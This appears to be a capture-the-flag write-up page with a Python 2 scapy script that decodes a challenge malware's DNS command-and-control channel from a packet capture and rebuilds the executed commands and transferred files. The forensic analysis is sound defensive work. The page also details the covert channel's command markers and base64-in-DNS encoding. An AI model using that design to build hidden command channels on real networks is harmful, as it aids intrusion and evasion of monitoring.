
Find Ed's Intern




Quest Completed!!

Find Ed's Intern


Part 1 - Python Script - Decode C2 from PCAP



```
#!/usr/bin/python
#----------------------------------------------------------------------------------------
# Program: c2-decode-giyh.py
#
# Version: 1.0
#
# Description: Decode the DNS C2 channel being used by the "Gnone in your home" IoT
#
# Author: Mike Pella
#
# Changelog:
#
#       v1.0    - Initial Release
#----------------------------------------------------------------------------------------

import os
import sys
import base64
import argparse
import datetime
import logging
logging.getLogger("scapy.runtime").setLevel(logging.ERROR)
from scapy.all import *

state = 0
fname = ""
outfile = ""
dt = datetime.datetime.now()
dirnow = dt.strftime("%G_%m_%d-%H_%M_%S_%f")
extract_path = "extract_"+dirnow

rdatafile = extract_path+"/rawpayloaddata.txt"

def c2Parser ( commFlag, commStr ):
  global state
  global fname
  global outfile
  if ( commFlag in commStr ):
         subcomm = commStr.split(":")[1]
         #print "COMM STRING: [" + commStr + "]"
         if ( "START_STATE" in subcomm ):
                 state = 1
                 outfile = open(fname,'w+')
         elif ( "STOP_STATE" in subcomm ):
                 state = 0
                 print "Writing decoded data to file: [" + fname + "]"
                 outfile.close()
         else:
                 if ( state == 0 ):
                        #print commFlag + " Request: [" + subcomm + "]"
                        dtlocal = datetime.datetime.now()
```




```
                          fname = extract_path+"/extract_"+str(dtlocal.microsecond)+"_"+subcomm.replace("/","_").replace(" ","")
                  else:
                          rawfiledata = comm.split(commFlag)[1]
                          #print rawfiledata
                          if (commFlag == "EXEC:"):
                                  rawfiledata = rawfiledata + "\n"
                          outfile.write(rawfiledata)


parser = argparse.ArgumentParser(description='Parse the Gnome In Your Home C2 Channel')
parser.add_argument('-f', action="store", required=True, dest="pcapfile")

results = parser.parse_args()
file = results.pcapfile

if ( not os.path.isfile(file) ) :
  print "ERROR: PCAP File [" + file + "] does not exist!"
  sys.exit(1)

print "Using PCAP file: [" + file + "]\n"
p=rdpcap(file)

record_command = 0
record_file = 0

os.mkdir(extract_path)
rawdata = open(rdatafile,"w+")

print "Decoding C2 Channel in PCAP...\n"
for pkt in p:
  if pkt and pkt.haslayer('UDP') and pkt.haslayer('DNS') and pkt.haslayer('DNSRR'):
          #print pkt.payload.payload.payload.payload.payload[IP][UDP][DNS][DNSRR]
          rdata = pkt.payload.payload.payload.payload.payload[IP][UDP][DNS][DNSRR].rdata
          comm = base64.b64decode(rdata[1:]).rstrip('\n')   # [1:] = Stripping leading extraneous character in rdata that corrupts base64 decode

          rawdata.write("Raw Data:\t[" + rdata + "]\n")
          rawdata.write("Decoded Data:\t[" + comm + "]\n")

          if   ( "EXEC:" in comm ):
                  c2Parser("EXEC:", comm)
          elif ( "FILE:" in comm ):
                  c2Parser("FILE:", comm)
          else:
                  pass            # Other c2 intruction types could be handled here

print "\nWriting RAW data to file: [" + rdatafile + "]"
rawdata.close()
sys.exit(0)
```

